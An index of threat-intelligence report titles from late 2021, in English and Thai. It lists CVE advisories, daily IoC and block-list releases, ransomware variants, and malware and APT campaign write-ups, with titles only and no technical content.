1.1.2872. 2021-11-25 แจ้งเตือนช่องโหว่ (CVE-2021-21980, CVE-2021-22049) ที่มีความรุนแรงระดับสูง (high) และ ระดับปานกลาง (medium) ของ VMware vCenter Server
1.1.2873. 2021-11-26 Active Bamital DGA(s) for 20211125
1.1.2874. 2021-11-26 Active Bedep DGA(s) for 20211125
1.1.2875. 2021-11-26 Active Conficker DGA(s) for 20211125
1.1.2876. 2021-11-26 Active Cryptowall DGA(s) for 20211125
1.1.2877. 2021-11-26 Active Malware samples detected on 2021-11-25
1.1.2878. 2021-11-26 Beware of spreading malicious Excel documents targeting companies targeting the Black Friday season - ASEC BLOG
1.1.2879. 2021-11-26 Emotet botnets IoCs 20211126
1.1.2880. 2021-11-26 JavaScript Downloader Delivers Agent Tesla Trojan
1.1.2881. 2021-11-26 Newly registered domain names related to the Covid-19 pandemic on 20211124
1.1.2882. 2021-11-26 New PowerShortShell Stealer Exploits Recent Microsoft MSHTML Vulnerability to Spy on Farsi Speakers

1.1.2883. 2021-11-26 Phishing page hiding itself using dynamically adjusted IP-based allow list
1.1.2884. 2021-11-26 Possible attack to Telco company in Middle East
1.1.2885. 2021-11-26 Public Cloud Cybersecurity Threat Intelligence (202110): Trends and Typical Case Analysis
1.1.2886. 2021-11-26 Stop/Djvu Ransomware ; Extension: .robm
1.1.2887. 2021-11-26 TTC-CERT Block Lists 2021-11-26 - Agentemis, BEACON, Cobalt Strike
1.1.2888. 2021-11-26 TTC-CERT Block Lists 2021-11-26 - Phishing attack dataset
1.1.2889. 2021-11-26 TTC-CERT - HASH Daily Block Lists - 2021-11-26 - CyberTotal
1.1.2890. 2021-11-26 TTC-CERT IP Block Lists 2021-11-26 - FTP port scanning, FTP attack
1.1.2891. 2021-11-26 TTC-CERT IP Block Lists 2021-11-26 - SSH port scanning, SSH brute-force attack
1.1.2892. 2021-11-26 TTC-CERT - IP Daily Block Lists - 2021-11-26 - CyberTotal
1.1.2893. 2021-11-26 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-11-26
1.1.2894. 2021-11-26 TTC-CERT - URL Daily Block Lists - 2021-11-26 - CyberTotal
1.1.2895. 2021-11-26 Weekly IOCs - 2021-11-24
1.1.2896. 2021-11-26 .xot5ik Thanos Ransomware
1.1.2897. 2021-11-27 Active Bamital DGA(s) for 20211126
1.1.2898. 2021-11-27 Active Bedep DGA(s) for 20211126
1.1.2899. 2021-11-27 Active Chinad DGA(s) for 20211126
1.1.2900. 2021-11-27 Active Malware samples detected on 2021-11-26
1.1.2901. 2021-11-27 APT34: The Helix Kitten Cybercriminal Group Loves to Meow Middle Eastern and International Organizations |
1.1.2902. 2021-11-27 Confirmed mobile malware "TianySpy" that spreads infection from SMS disguised as a telecommunications carrier
1.1.2903. 2021-11-27 CronRAT malware hides behind February 31st
1.1.2904. 2021-11-27 Newly registered domain names related to the Covid-19 pandemic on 20211125
1.1.2905. 2021-11-27 Stop/Djvu Ransomware ; Extension: .rigj

1.1.2906. 2021-11-27 The Gitlab-daemon backdoor Trojan uses gitlab vulnerabilities to control the cloud host, but has no idea what to do
1.1.2907. 2021-11-27 TTC-CERT Block Lists 2021-11-27 - Agentemis, BEACON, Cobalt Strike
1.1.2908. 2021-11-27 TTC-CERT Block Lists 2021-11-27 - Phishing attack dataset
1.1.2909. 2021-11-27 TTC-CERT - HASH Daily Block Lists - 2021-11-27 - CyberTotal
1.1.2910. 2021-11-27 TTC-CERT IP Block Lists 2021-11-27 - FTP port scanning, FTP attack
1.1.2911. 2021-11-27 TTC-CERT IP Block Lists 2021-11-27 - SSH port scanning, SSH brute-force attack
1.1.2912. 2021-11-27 TTC-CERT - IP Daily Block Lists - 2021-11-27 - CyberTotal
1.1.2913. 2021-11-27 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-11-27
1.1.2914. 2021-11-28 Active Bamital DGA(s) for 20211127
1.1.2915. 2021-11-28 Active Bedep DGA(s) for 20211127
1.1.2916. 2021-11-28 Active Beebone DGA(s) for 20211127
1.1.2917. 2021-11-28 Active Chinad DGA(s) for 20211127
1.1.2918. 2021-11-28 Active Malware samples detected on 2021-11-27
1.1.2919. 2021-11-28 Anydesk Software Exploited to Spread Babuk Ransomware
1.1.2920. 2021-11-28 Formbook Malspam
1.1.2921. 2021-11-28 IKEA email systems hit by ongoing cyberattack
1.1.2922. 2021-11-28 .KARMANKA Ransomware
1.1.2923. 2021-11-28 Newly registered domain names related to the Covid-19 pandemic on 20211126
1.1.2924. 2021-11-28 New Telegram Based Malware Aberebot-2.0 Targets Social Media, CryptoCurrency Applications and 213 Banks in 22 Countries
1.1.2925. 2021-11-28 Searching for Exposed ASUS Routers Vulnerable to CVE-2021-20090
1.1.2926. 2021-11-28 Tardigrade: an APT attack on vaccine manufacturing infrastructure
1.1.2927. 2021-11-28 TrickBot phishing checks screen resolution to evade researchers
1.1.2928. 2021-11-28 TTC-CERT Block Lists 2021-11-28 - Agentemis, BEACON, Cobalt Strike
1.1.2929. 2021-11-28 TTC-CERT Block Lists 2021-11-28 - Phishing attack dataset
1.1.2930. 2021-11-28 TTC-CERT - HASH Daily Block Lists - 2021-11-28 - CyberTotal

1.1.2931. 2021-11-28 TTC-CERT IP Block Lists 2021-11-28 - FTP port scanning, FTP attack
1.1.2932. 2021-11-28 TTC-CERT IP Block Lists 2021-11-28 - SSH port scanning, SSH brute-force attack
1.1.2933. 2021-11-28 TTC-CERT - IP Daily Block Lists - 2021-11-28 - CyberTotal
1.1.2934. 2021-11-28 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-11-28
1.1.2935. 2021-11-28 TTC-CERT - URL Daily Block Lists - 2021-11-28 - CyberTotal
1.1.2936. 2021-11-29 Active Bamital DGA(s) for 20211128
1.1.2937. 2021-11-29 Active Bedep DGA(s) for 20211128
1.1.2938. 2021-11-29 Active Beebone DGA(s) for 20211128
1.1.2939. 2021-11-29 Active Malware samples detected on 2021-11-28
1.1.2940. 2021-11-29 Emotet botnets IoCs 20211128
1.1.2941. 2021-11-29 Newly registered domain names related to the Covid-19 pandemic on 20211127
1.1.2942. 2021-11-29 TTC-CERT Block Lists 2021-11-29 - Agentemis, BEACON, Cobalt Strike
1.1.2943. 2021-11-29 TTC-CERT Block Lists 2021-11-29 - Dridex, Bugat, or Cridex Trojan
1.1.2944. 2021-11-29 TTC-CERT Block Lists 2021-11-29 - Phishing attack dataset
1.1.2945. 2021-11-29 TTC-CERT - HASH Daily Block Lists - 2021-11-29 - CyberTotal
1.1.2946. 2021-11-29 TTC-CERT IP Block Lists 2021-11-29 - FTP port scanning, FTP attack
1.1.2947. 2021-11-29 TTC-CERT IP Block Lists 2021-11-29 - SSH port scanning, SSH brute-force attack
1.1.2948. 2021-11-29 TTC-CERT - IP Daily Block Lists - 2021-11-29 - CyberTotal
1.1.2949. 2021-11-29 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-11-29
1.1.2950. 2021-11-30 Active Bamital DGA(s) for 20211129
1.1.2951. 2021-11-30 Active Bedep DGA(s) for 20211129
1.1.2952. 2021-11-30 Active Chinad DGA(s) for 20211129
1.1.2953. 2021-11-30 Active Malware samples detected on 2021-11-29
1.1.2954. 2021-11-30 CONTInuing the Bazar Ransomware Story
1.1.2955. 2021-11-30 Newly registered domain names related to the Covid-19 pandemic on 20211128
1.1.2956. 2021-11-30 Public report on attacks in Middle East we attribute to WIRTE APT

1.1.2957. 2021-11-30 ScarCruft surveilling North Korean defectors and human rights activists
1.1.2958. 2021-11-30 TTC-CERT Block Lists 2021-11-30 - Agentemis, BEACON, Cobalt Strike
1.1.2959. 2021-11-30 TTC-CERT Block Lists 2021-11-30 - IcedID, BokBot
1.1.2960. 2021-11-30 TTC-CERT Block Lists 2021-11-30 - Phishing attack dataset
1.1.2961. 2021-11-30 TTC-CERT IP Block Lists 2021-11-30 - FTP port scanning, FTP attack
1.1.2962. 2021-11-30 TTC-CERT IP Block Lists 2021-11-30 - SSH port scanning, SSH brute-force attack
1.1.2963. 2021-11-30 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-11-30
1.1.2964. 2021-11-30 แจ้งเตือนการโจมตีช่องโหว่ CVE-2021-40438 ของ Apache HTTP Server อย่างแพร่หลายในอินเตอร์เน็ต
1.1.2965. 2021-12-01 Active Bamital DGA(s) for 20211130
1.1.2966. 2021-12-01 Active Bedep DGA(s) for 20211130
1.1.2967. 2021-12-01 Active Beebone DGA(s) for 20211130
1.1.2968. 2021-12-01 Active Malware samples detected on 2021-11-30
1.1.2969. 2021-12-01 .brg #Ransomware ; Same as TOHNICHI
1.1.2970. 2021-12-01 Campaign Abusing Legitimate Remote Administrator Tools Uses Fake Cryptocurrency Websites
1.1.2971. 2021-12-01 Deceive the Heavens to Cross the sea ; ThreatFabric
1.1.2972. 2021-12-01 EwDoor Botnet Is Attacking AT&T Customers
1.1.2973. 2021-12-01 Newly registered domain names related to the Covid-19 pandemic on 20211129
1.1.2974. 2021-12-01 Phobos ransomware, ".XIII" extension
1.1.2975. 2021-12-01 PurpleFoxEK with payloads at p0k[.]fun
1.1.2976. 2021-12-01 Pysa Ransomware Under the Lens: A Deep-Dive Analysis
1.1.2977. 2021-12-01 RIGEK via malvertising dropping RaccoonStealer
1.1.2978. 2021-12-01 TTC-CERT Block Lists 2021-12-01 - Agentemis, BEACON, Cobalt Strike
1.1.2979. 2021-12-01 TTC-CERT Block Lists 2021-12-01 - Dridex, Bugat, or Cridex Trojan
1.1.2980. 2021-12-01 TTC-CERT Block Lists 2021-12-01 - Phishing attack dataset

1.1.2981. 2021-12-01 TTC-CERT - DOMAIN Daily Block Lists - 2021-11-30 - CyberTotal
1.1.2982. 2021-12-01 TTC-CERT - HASH Daily Block Lists - 2021-11-30 - CyberTotal
1.1.2983. 2021-12-01 TTC-CERT IP Block Lists 2021-12-01 - FTP port scanning, FTP attack
1.1.2984. 2021-12-01 TTC-CERT IP Block Lists 2021-12-01 - SSH port scanning, SSH brute-force attack
1.1.2985. 2021-12-01 TTC-CERT - IP Daily Block Lists - 2021-11-30 - CyberTotal
1.1.2986. 2021-12-01 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-12-01
1.1.2987. 2021-12-01 TTC-CERT - URL Daily Block Lists - 2021-11-30 - CyberTotal
1.1.2988. 2021-12-01 Yanluowang: Further Insights on New Ransomware Threat
1.1.2989. 2021-12-02 Active Bamital DGA(s) for 20211201
1.1.2990. 2021-12-02 Active Bedep DGA(s) for 20211201
1.1.2991. 2021-12-02 Active Chinad DGA(s) for 20211201
1.1.2992. 2021-12-02 Active Malware samples detected on 2021-12-01
1.1.2993. 2021-12-02 Bitdefender Threat Debrief | November 2021
1.1.2994. 2021-12-02 High Volume German Phishing Campaign Aims to Steal Banking Credentials | Proofpoint US
1.1.2995. 2021-12-02 Newly registered domain names related to the Covid-19 pandemic on 20211130
1.1.2996. 2021-12-02 TTC-CERT Block Lists 2021-12-02 - Agentemis, BEACON, Cobalt Strike
1.1.2997. 2021-12-02 TTC-CERT Block Lists 2021-12-02 - Dridex, Bugat, or Cridex Trojan
1.1.2998. 2021-12-02 TTC-CERT Block Lists 2021-12-02 - Phishing attack dataset
1.1.2999. 2021-12-02 TTC-CERT - DOMAIN Daily Block Lists - 2021-12-01 - CyberTotal
1.1.3000. 2021-12-02 TTC-CERT – DOMAIN Daily Block Lists - 2021-12-02 - CyberTotal
1.1.3001. 2021-12-02 TTC-CERT - HASH Daily Block Lists - 2021-12-01 - CyberTotal
1.1.3002. 2021-12-02 TTC-CERT IP Block Lists 2021-12-02 - FTP port scanning, FTP attack
1.1.3003. 2021-12-02 TTC-CERT IP Block Lists 2021-12-02 - SSH port scanning, SSH brute-force attack
1.1.3004. 2021-12-02 TTC-CERT - IP Daily Block Lists - 2021-12-01 - CyberTotal
1.1.3005. 2021-12-02 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-12-02
1.1.3006. 2021-12-02 TTC-CERT - URL Daily Block Lists - 2021-12-01 - CyberTotal

1.1.3007. 2021-12-02 แจ้งเตือนช่องโหว่ CVE-2021-39237 และ CVE-2021-39238 ที่มีระดับความรุนแรงระดับร้ายแรง (Critial) ในเครื่องพิมพ์มัลติฟังก์ชั่น (MFP) ของบริษัท HP หลายรุ่น
1.1.3008. 2021-12-03 Active Bamital DGA(s) for 20211202
1.1.3009. 2021-12-03 Active Bedep DGA(s) for 20211202
1.1.3010. 2021-12-03 Active Conficker DGA(s) for 20211202
1.1.3011. 2021-12-03 Active Cryptowall DGA(s) for 20211202
1.1.3012. 2021-12-03 Active Malware samples detected on 2021-12-02
1.1.3013. 2021-12-03 ASEC Weekly Malware Statistics (20211122 ~ 20211128) - ASEC BLOG
1.1.3014. 2021-12-03 .blue Ransomware; Bule Cryptor
1.1.3015. 2021-12-03 Distributing AgentTesla through more sophisticated malicious PPT
1.1.3016. 2021-12-03 Distribution of phishing emails to domestic research institutes and companies - ASEC BLOG
1.1.3017. 2021-12-03 FakeUpdates campaign | MBThreatIntel
1.1.3018. 2021-12-03 Info-Stealer Using webhook.site to Exfiltrate Data
1.1.3019. 2021-12-03 Injection is the New Black: Novel RTF Template Inject Technique Poised for Widespread Adoption Beyond APT Actors
1.1.3020. 2021-12-03 Mozilla ได้เผยแพร่การอัปเดตความปลอดภัยเพื่อแก้ไขช่องโหว่ที่มีความรุนแรงระดับร้ายแรง (Critial) CVE-2021-43527 ใน Network Security Services (NSS)
1.1.3021. 2021-12-03 Newly registered domain names related to the Covid-19 pandemic on 20211201
1.1.3022. 2021-12-03 NginRAT parasite targets Nginx
1.1.3023. 2021-12-03 RedLine Stealer - The MaaS Info Stealer - K7 Labs
1.1.3024. 2021-12-03 Smishing Botnets Going Viral in Iran - Check Point Research
1.1.3025. 2021-12-03 Stop/Djvu Ransomware ; Extension: .moia
1.1.3026. 2021-12-03 TA551 (Shathak) pushes IcedID (Bokbot)
1.1.3027. 2021-12-03 Toss a Coin to your Helper - Avast Threat Labs
1.1.3028. 2021-12-03 TTC-CERT Block Lists 2021-12-03 - Agentemis, BEACON, Cobalt Strike
1.1.3029. 2021-12-03 TTC-CERT Block Lists 2021-12-03 - Dridex, Bugat, or Cridex Trojan
1.1.3030. 2021-12-03 TTC-CERT Block Lists 2021-12-03 - Phishing attack dataset

1.1.3031. 2021-12-03 TTC-CERT - DOMAIN Daily Block Lists - 2021-12-03 - CyberTotal
1.1.3032. 2021-12-03 TTC-CERT - HASH Daily Block Lists - 2021-12-03 - CyberTotal
1.1.3033. 2021-12-03 TTC-CERT IP Block Lists 2021-12-03 - FTP port scanning, FTP attack
1.1.3034. 2021-12-03 TTC-CERT IP Block Lists 2021-12-03 - SSH port scanning, SSH brute-force attack
1.1.3035. 2021-12-03 TTC-CERT - IP Daily Block Lists - 2021-12-03 - CyberTotal
1.1.3036. 2021-12-03 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-12-03
1.1.3037. 2021-12-03 TTC-CERT - URL Daily Block Lists - 2021-12-03 - CyberTotal
1.1.3038. 2021-12-03 แจ้งเตือนการโจมตีโดยใช้มัลแวร์ Fareit (Pony) ที่มีการใช้งาน Leaked Credentials ขององค์กรในประเทศไทย
1.1.3039. 2021-12-04 Active Bamital DGA(s) for 20211203
1.1.3040. 2021-12-04 Active Conficker DGA(s) for 20211203
1.1.3041. 2021-12-04 Active DirCrypt DGA(s) for 20211203
1.1.3042. 2021-12-04 Active Malware samples detected on 2021-12-03
1.1.3043. 2021-12-04 APT Actors Exploiting CVE-2021-44077 in Zoho ManageEngine ServiceDesk Plus | CISA
1.1.3044. 2021-12-04 Distributing Lokibot malware through an email impersonating the National Tax Service - ASEC BLOG
1.1.3045. 2021-12-04 .hello Ransomware
1.1.3046. 2021-12-04 Newly registered domain names related to the Covid-19 pandemic on 20211202
1.1.3047. 2021-12-04 TTC-CERT Block Lists 2021-12-04 - Agentemis, BEACON, Cobalt Strike
1.1.3048. 2021-12-04 TTC-CERT Block Lists 2021-12-04 - Dridex, Bugat, or Cridex Trojan
1.1.3049. 2021-12-04 TTC-CERT Block Lists 2021-12-04 - Phishing attack dataset
1.1.3050. 2021-12-04 TTC-CERT – DOMAIN Daily Block Lists - 2021-12-04 - CyberTotal
1.1.3051. 2021-12-04 TTC-CERT - HASH Daily Block Lists - 2021-12-04 - CyberTotal
1.1.3052. 2021-12-04 TTC-CERT IP Block Lists 2021-12-04 - FTP port scanning, FTP attack
1.1.3053. 2021-12-04 TTC-CERT IP Block Lists 2021-12-04 - SSH port scanning, SSH brute-force attack
1.1.3054. 2021-12-04 TTC-CERT - IP Daily Block Lists - 2021-12-04 - CyberTotal

1.1.3055. 2021-12-04 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-12-04
1.1.3056. 2021-12-04 Two flavors of Tor2Mine miner dig deep into networks with PowerShell, VBScript
1.1.3057. 2021-12-05 Active Bamital DGA(s) for 20211204
1.1.3058. 2021-12-05 Active Bedep DGA(s) for 20211204
1.1.3059. 2021-12-05 Active Chinad DGA(s) for 20211204
1.1.3060. 2021-12-05 Active Malware samples detected on 2021-12-04
1.1.3061. 2021-12-05 Newly registered domain names related to the Covid-19 pandemic on 20211203
1.1.3062. 2021-12-05 TTC-CERT Block Lists 2021-12-05 - Agentemis, BEACON, Cobalt Strike
1.1.3063. 2021-12-05 TTC-CERT Block Lists 2021-12-05 - IcedID, BokBot
1.1.3064. 2021-12-05 TTC-CERT Block Lists 2021-12-05 - Phishing attack dataset
1.1.3065. 2021-12-05 TTC-CERT – DOMAIN Daily Block Lists - 2021-12-05 - CyberTotal
1.1.3066. 2021-12-05 TTC-CERT - HASH Daily Block Lists - 2021-12-05 - CyberTotal
1.1.3067. 2021-12-05 TTC-CERT IP Block Lists 2021-12-05 - FTP port scanning, FTP attack
1.1.3068. 2021-12-05 TTC-CERT IP Block Lists 2021-12-05 - SSH port scanning, SSH brute-force attack
1.1.3069. 2021-12-05 TTC-CERT - IP Daily Block Lists - 2021-12-05 - CyberTotal
1.1.3070. 2021-12-05 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-12-05
1.1.3071. 2021-12-06 Active Bamital DGA(s) for 20211205
1.1.3072. 2021-12-06 Active Conficker DGA(s) for 20211205
1.1.3073. 2021-12-06 Active Malware samples detected on 2021-12-05
1.1.3074. 2021-12-06 Newly registered domain names related to the Covid-19 pandemic on 20211204
1.1.3075. 2021-12-06 TTC-CERT Block Lists 2021-12-06 - Agentemis, BEACON, Cobalt Strike
1.1.3076. 2021-12-06 TTC-CERT Block Lists 2021-12-06 - Dridex, Bugat, or Cridex Trojan
1.1.3077. 2021-12-06 TTC-CERT Block Lists 2021-12-06 - IcedID, BokBot
1.1.3078. 2021-12-06 TTC-CERT Block Lists 2021-12-06 - Phishing attack dataset
1.1.3079. 2021-12-06 TTC-CERT – DOMAIN Daily Block Lists - 2021-12-06 - CyberTotal

1.1.3080. 2021-12-06 TTC-CERT - HASH Daily Block Lists - 2021-12-06 - CyberTotal
1.1.3081. 2021-12-06 TTC-CERT IP Block Lists 2021-12-06 - FTP port scanning, FTP attack
1.1.3082. 2021-12-06 TTC-CERT IP Block Lists 2021-12-06 - SSH port scanning, SSH brute-force attack
1.1.3083. 2021-12-06 TTC-CERT - IP Daily Block Lists - 2021-12-06 - CyberTotal
1.1.3084. 2021-12-06 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-12-06
1.1.3085. 2021-12-07 Active Bamital DGA(s) for 20211206
1.1.3086. 2021-12-07 Active Bedep DGA(s) for 20211206
1.1.3087. 2021-12-07 Active Conficker DGA(s) for 20211206
1.1.3088. 2021-12-07 Active Malware samples detected on 2021-12-06
1.1.3089. 2021-12-07 Newly registered domain names related to the Covid-19 pandemic on 20211205
1.1.3090. 2021-12-07 Suspected Russian Activity Targeting Government and Business Entities Around the Globe
1.1.3091. 2021-12-07 TTC-CERT Block Lists 2021-12-07 - Agentemis, BEACON, Cobalt Strike
1.1.3092. 2021-12-07 TTC-CERT Block Lists 2021-12-07 - IcedID, BokBot
1.1.3093. 2021-12-07 TTC-CERT Block Lists 2021-12-07 - Phishing attack dataset
1.1.3094. 2021-12-07 TTC-CERT – DOMAIN Daily Block Lists - 2021-12-07 - CyberTotal
1.1.3095. 2021-12-07 TTC-CERT - HASH Daily Block Lists - 2021-12-07 - CyberTotal
1.1.3096. 2021-12-07 TTC-CERT IP Block Lists 2021-12-07 - FTP port scanning, FTP attack
1.1.3097. 2021-12-07 TTC-CERT IP Block Lists 2021-12-07 - SSH port scanning, SSH brute-force attack
1.1.3098. 2021-12-07 TTC-CERT - IP Daily Block Lists - 2021-12-07 - CyberTotal
1.1.3099. 2021-12-07 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-12-07
1.1.3100. 2021-12-07 TTC-CERT - URL Daily Block Lists - 2021-12-07 - CyberTotal
1.1.3101. 2021-12-07 Zoho เผยแพร่คำแนะนำด้านความปลอดภัยเพื่อแก้ไขช่องโหว่ authentication bypass ในผลิตภัณฑ์ ManageEngine Desktop Central และ Desktop Central MSP
1.1.3102. 2021-12-07 แจ้งเตือนช่องโหว่หลายรายการของผลิตภัณฑ์ Netgear
1.1.3103. 2021-12-08 Active Bamital DGA(s) for 20211207
1.1.3104. 2021-12-08 Active Chinad DGA(s) for 20211207

1.1.3105. 2021-12-08 Active Conficker DGA(s) for 20211207
1.1.3106. 2021-12-08 Active Malware samples detected on 2021-12-07
1.1.3107. 2021-12-08 APT37 Using a New Android Spyware, Chinotto
1.1.3108. 2021-12-08 BigLock Ransomware .t1000
1.1.3109. 2021-12-08 Blastoise Ransomware; Extension: .blastoise
1.1.3110. 2021-12-08 Cerber ransomware exploits multiple high-risk vulnerabilities such as Confluence RCE to attack cloud hosts
1.1.3111. 2021-12-08 Cisco Talos Intelligence Group - Threat Roundup for November 26 to December 3
1.1.3112. 2021-12-08 Dharma/CrySis ransomware family; Extension: .DC
1.1.3113. 2021-12-08 Dharma/CrySis ransomware family; Extension: .Deeep
1.1.3114. 2021-12-08 Malicious KMSPico installers steal your cryptocurrency wallets
1.1.3115. 2021-12-08 Mirai-based Botnet - Moobot Targets Hikvision Vulnerability
1.1.3116. 2021-12-08 Newly registered domain names related to the Covid-19 pandemic on 20211206
1.1.3117. 2021-12-08 NICKEL targeting government organizations across Latin America and Europe
1.1.3118. 2021-12-08 Phishing campaigns by the Nobelium intrusion set
1.1.3119. 2021-12-08 RiskIQ Weekly Indicator Report : 2021-12-03
1.1.3120. 2021-12-08 Stop/Djvu Ransomware ; Extension: .hgsh
1.1.3121. 2021-12-08 Stop/Djvu Ransomware ; Extension: .yqal
1.1.3122. 2021-12-08 Thanos Ransomware; Extension: .[ID-XXXXXXXX].unlock
1.1.3123. 2021-12-08 TTC-CERT Block Lists 2021-12-08 - Agentemis, BEACON, Cobalt Strike
1.1.3124. 2021-12-08 TTC-CERT Block Lists 2021-12-08 - Dridex, Bugat, or Cridex Trojan
1.1.3125. 2021-12-08 TTC-CERT Block Lists 2021-12-08 - IcedID, BokBot
1.1.3126. 2021-12-08 TTC-CERT Block Lists 2021-12-08 - Phishing attack dataset
1.1.3127. 2021-12-08 TTC-CERT – DOMAIN Daily Block Lists - 2021-12-08 - CyberTotal
1.1.3128. 2021-12-08 TTC-CERT - HASH Daily Block Lists - 2021-12-08 - CyberTotal
1.1.3129. 2021-12-08 TTC-CERT IP Block Lists 2021-12-08 - FTP port scanning, FTP attack

1.1.3130. 2021-12-08 TTC-CERT IP Block Lists 2021-12-08 - SSH port scanning, SSH brute-force attack
1.1.3131. 2021-12-08 TTC-CERT - IP Daily Block Lists - 2021-12-08 - CyberTotal
1.1.3132. 2021-12-08 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-12-08
1.1.3133. 2021-12-08 University Targeted Credential Phishing Campaigns Use COVID-19, Omicron Themes | Proofpoint US
1.1.3134. 2021-12-08 Woo's There? Magecart Targets WooCommerce
1.1.3135. 2021-12-08 การรายงานช่องโหว่ด้านความปลอดภัยหลายรายการใน Google Android OS ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.1.3136. 2021-12-08 แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome เพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Arbitrary Code Execution
1.1.3137. 2021-12-08 แจ้งเตือนช่องโหว่ CVE-2021-43798 ที่มีความรุนแรงระดับสูง (High) ของซอฟต์แวร์ Grafana
1.1.3138. 2021-12-09 Active Bamital DGA(s) for 20211208
1.1.3139. 2021-12-09 Active Beebone DGA(s) for 20211208
1.1.3140. 2021-12-09 Active Chinad DGA(s) for 20211208
1.1.3141. 2021-12-09 Active Malware samples detected on 2021-12-08
1.1.3142. 2021-12-09 ASEC Weekly Malware Statistics (20211129 ~ 20211205) - ASEC BLOG
1.1.3143. 2021-12-09 Chinese State-Sponsored Cyber Espionage Activity Supports Expansion of Regional Power and Influence in Southeast Asia
1.1.3144. 2021-12-09 Confluence and GitLab servers targeted by new ransomware strain
1.1.3145. 2021-12-09 Disrupting the Glupteba operation
1.1.3146. 2021-12-09 Newly registered domain names related to the Covid-19 pandemic on 20211207
1.1.3147. 2021-12-09 TTC-CERT Block Lists 2021-12-09 - Agentemis, BEACON, Cobalt Strike
1.1.3148. 2021-12-09 TTC-CERT Block Lists 2021-12-09 - Dridex, Bugat, or Cridex Trojan
1.1.3149. 2021-12-09 TTC-CERT Block Lists 2021-12-09 - Phishing attack dataset
1.1.3150. 2021-12-09 TTC-CERT – DOMAIN Daily Block Lists - 2021-12-09 - CyberTotal
1.1.3151. 2021-12-09 TTC-CERT - HASH Daily Block Lists - 2021-12-09 - CyberTotal

1.1.3152. 2021-12-09 TTC-CERT IP Block Lists 2021-12-09 - FTP port scanning, FTP attack
1.1.3153. 2021-12-09 TTC-CERT IP Block Lists 2021-12-09 - SSH port scanning, SSH brute-force attack
1.1.3154. 2021-12-09 TTC-CERT - IP Daily Block Lists - 2021-12-09 - CyberTotal
1.1.3155. 2021-12-09 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-12-09
1.1.3156. 2021-12-09 TTC-CERT - URL Daily Block Lists - 2021-12-09 - CyberTotal
1.1.3157. 2021-12-09 VoidCrypt Ransomware; Extension: wixawm
1.1.3158. 2021-12-09 When old friends meet again: why Emotet chose Trickbot for rebirth - Check Point Research
1.1.3159. 2021-12-09 XE Group – Exposed: 8 Years of Hacking & Card Skimming for Profit
1.1.3160. 2021-12-10 Active Bamital DGA(s) for 20211209
1.1.3161. 2021-12-10 Active Bedep DGA(s) for 20211209
1.1.3162. 2021-12-10 Active Chinad DGA(s) for 20211209
1.1.3163. 2021-12-10 Active Malware samples detected on 2021-12-09
1.1.3164. 2021-12-10 A new StrongPity variant hides behind Notepad++ installation
1.1.3165. 2021-12-10 Inside the Hive
1.1.3166. 2021-12-10 MANGA aka Dark Mirai-based Campaign Targets New TP-Link Router RCE Vulnerability
1.1.3167. 2021-12-10 Newly registered domain names related to the Covid-19 pandemic on 20211208
1.1.3168. 2021-12-10 Phishing Direct Messages via Discord
1.1.3169. 2021-12-10 Public Cloud Cybersecurity Threat Intelligence (202111): Multiple resources on the cloud launch external attacks
1.1.3170. 2021-12-10 Ransomware ;Extension .NRCL
1.1.3171. 2021-12-10 That Holiday Feelin': TA575 Brings the Warm and Fuzzies with Year-end, Festive Lures
1.1.3172. 2021-12-10 TTC-CERT Block Lists 2021-12-10 - Agentemis, BEACON, Cobalt Strike
1.1.3173. 2021-12-10 TTC-CERT Block Lists 2021-12-10 - IcedID, BokBot
1.1.3174. 2021-12-10 TTC-CERT Block Lists 2021-12-10 - Phishing attack dataset
1.1.3175. 2021-12-10 TTC-CERT – DOMAIN Daily Block Lists - 2021-12-10 - CyberTotal

1.1.3176. 2021-12-10 TTC-CERT - HASH Daily Block Lists - 2021-12-10 - CyberTotal
1.1.3177. 2021-12-10 TTC-CERT IP Block Lists 2021-12-10 - FTP port scanning, FTP attack
1.1.3178. 2021-12-10 TTC-CERT IP Block Lists 2021-12-10 - SSH port scanning, SSH brute-force attack
1.1.3179. 2021-12-10 TTC-CERT - IP Daily Block Lists - 2021-12-10 - CyberTotal
1.1.3180. 2021-12-10 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-12-10
1.1.3181. 2021-12-10 TTC-CERT - URL Daily Block Lists - 2021-12-10 - CyberTotal
1.1.3182. 2021-12-11 Active Bamital DGA(s) for 20211210
1.1.3183. 2021-12-11 Active Bedep DGA(s) for 20211210
1.1.3184. 2021-12-11 Active Chinad DGA(s) for 20211210
1.1.3185. 2021-12-11 Active Malware samples detected on 2021-12-10
1.1.3186. 2021-12-11 Babuk Ransomware Shifts Attack Methods to Double Extortion
1.1.3187. 2021-12-11 Detecting Patient Zero Web Threats in Real Time With Advanced URL Filtering
1.1.3188. 2021-12-11 Dharma/CrySis ransomware family; Extension: .Xqxqx
1.1.3189. 2021-12-11 FormBook malware distributed through more sophisticated phishing emails - ASEC BLOG
1.1.3190. 2021-12-11 German Users Targeted in Digital Bank-Heist Phishing Campaigns
1.1.3191. 2021-12-11 In-the-Wild WPAD Attack | How Threat Actors Abused Flawed Protocol For Years - SentinelOne
1.1.3192. 2021-12-11 Newly registered domain names related to the Covid-19 pandemic on 20211209
1.1.3193. 2021-12-11 Phobos ransomware; Extension .pHv1
1.1.3194. 2021-12-11 Python Shellcode Injection From JSON Data
1.1.3195. 2021-12-11 Stop/Djvu Ransomware (0359); Extension: .mljx
1.1.3196. 2021-12-11 TTC-CERT Block Lists 2021-12-11 - Agentemis, BEACON, Cobalt Strike
1.1.3197. 2021-12-11 TTC-CERT Block Lists 2021-12-11 - Phishing attack dataset
